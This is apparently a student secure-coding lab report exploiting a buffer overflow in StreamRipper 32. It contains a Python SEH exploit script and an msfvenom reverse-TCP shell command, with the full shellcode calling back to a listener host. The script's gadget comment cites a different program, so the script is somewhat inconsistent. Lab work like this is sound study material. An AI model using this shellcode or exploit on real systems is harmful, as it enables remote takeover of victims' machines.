
CSE2010-Secure coding

Name :Sai Shaket Kalivarapu


Registration number: 19BCE7547

Download Vullin.zip from MS Teams




Name	Type	Size
Today (1)		
Vullin	WinRAR ZIP archive	785 KB
Last week (4)		
Earlier this month (6)		
Last month (2)		
Earlier this year (25)		

Deploy a virtual Windows 7 and copy the vullin.zip into it




After unzipping the files:-



Name	Date modified	Type	Size
exploit	3/4/2021 12:39 PM	Python File	3 KB
exploit	4/2/2021 12:10 PM	Text Document	0 KB
Vuln_Program_Stream	3/24/2021 10:58 AM	Application	800 KB

Download python



https://www.python.org/download/releases/2.7/
Python Software Foundation [US]
Search...
MSN India | Breaking News, En...
Python 2.7.0 Release | Pyth...
12:39 PM
4/2/2021

- What's new in 2.7?
- Change log for this release.
- Online Documentation
- Report bugs at http://bugs.python.org.
- Help fund Python and its community.

Download

This is a production release. Please report any bugs you encounter.

We currently support these formats for download:

- Gzipped source tar ball (2.7.0) (sig)
- Bzipped source tar ball (2.7.0) (sig)
- Windows x86 MSI Installer (2.7.0) (sig)
- Windows X86-64 MSI Installer (2.7.0) [1] (sig)
- Mac Installer disk image (2.7.0) for OS X 10.5 and later (sig). It contains code for PPC, i386, and x86-64.
- 32-bit Mac Installer disk image (2.7.0) for OS X 10.3 and later (sig).
- Windows help file (sig)

The source tarballs are signed with Benjamin Peterson's key (fingerprint: 12EF 3DC3 8047 DA38 2D18 A5B9 99CD EA9D A413 5B38). The Windows installer was signed by Martin von Löwis' public key, which has a key id of 7D9DC8D2. The Mac installers were signed with Ronald Oussoren's key, which has a key id of E6DF025C. The public keys are located on the download page.


MD5 checksums and sizes of the released files:

```
35f56b092ecf39a6bd59d64f142aae0f  14026384  Python-2.7.tgz
```

Do you want to run or save **python-2.7.msi** (15.1 MB) from **python.org**?


This type of file could harm your computer.

Running the exploit script to generate payload




```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE} [NetworkInventoryExplorer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files (x86)\10-Strike Network Inventory Explorer P
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b "\x00\x09\x0a\x0d\x3a\x5c" EXITFUNC=thread
"""
shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x46\x45\xe3\xb0\xfa\x04\x6c"
shellcode += "\x74\x37\xb6\x6c\x12\x40\xc5\x5e\xbd\xfa\x41"
shellcode += "\xd3\x36\x25\x96\x14\x6d\x91\x08\xeb\x8e\xe2"
shellcode += "\x01\x28\xda\xb2\x39\x99\x63\x59\xb9\x26\xb6"
shellcode += "\xce\xe9\x88\x69\xaf\x59\x69\xda\x47\xb3\x66"
shellcode += "\x05\x77\xbc\xac\x2e\x12\x47\x27\x91\x4b\x54"
shellcode += "\x36\x79\x8e\x5a\x39\xc1\x07\xbc\x53\x25\x4e"
shellcode += "\x17\xcc\xdc\xcb\xe3\x6d\x20\xc6\x8e\xae\xaa"
shellcode += "\xe5\x6f\x60\x5b\x83\x63\x15\xab\xde\xd9\xb0"
shellcode += "\xb4\xf4\x75\x5e\x26\x93\x85\x29\x5b\x0c\xd2"
shellcode += "\x7e\xad\x45\xb6\x92\x94\xff\xa4\x6e\x40\xc7"
shellcode += "\x6c\xb5\xb1\xc6\x6d\x38\x8d\xec\x7d\x84\x0e"
shellcode += "\xa9\x29\x58\x59\x67\x87\x1e\x33\xc9\x71\xc9"
```

Generating the payload by running exploit.py and checking notepad



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Installing Vuln_Program_Stream.exe and running the same




URL (http://ip:port): http://

Max KB To Rip: 0

Relay Port: 10069

Version 2.6

Copy pasting generated payload in different text fields



URL (http://ip:port): ΞÌØÇËI...÷ººº(0LGc1I ╚ç#≠/ÆÌÃ


Max KB To Rip: 0

Relay Port: 10069

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...
StreamRipper 32	AAAAAAAA...

Version 2.6

Vulnerability found:-



StreamRipper 32

Broadcast Parameters

URL (http://ip:port):

Current MP3

Title:

Bytes Read:

Output

Max KB To Rip: 0

Destination:

Relay Port: 10069

Control

Station/Song Matchin

□ Enable

Stream Name
StreamRipper 32

SHOUTcast.com Dire

Genre:

Description	Bitrate	Track Info

Version 2.6

Save Internet Radio! www.saveinternetradio.org

Pattern Match

Station Pattern: StreamRipper 32

Song Pattern: c'ꟻ4ǐl ç'"o4ǐ6b»'"Ü"ǐØÇEǐ+"*"(0LGc1ǐ+#*#ÆǐÑ

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song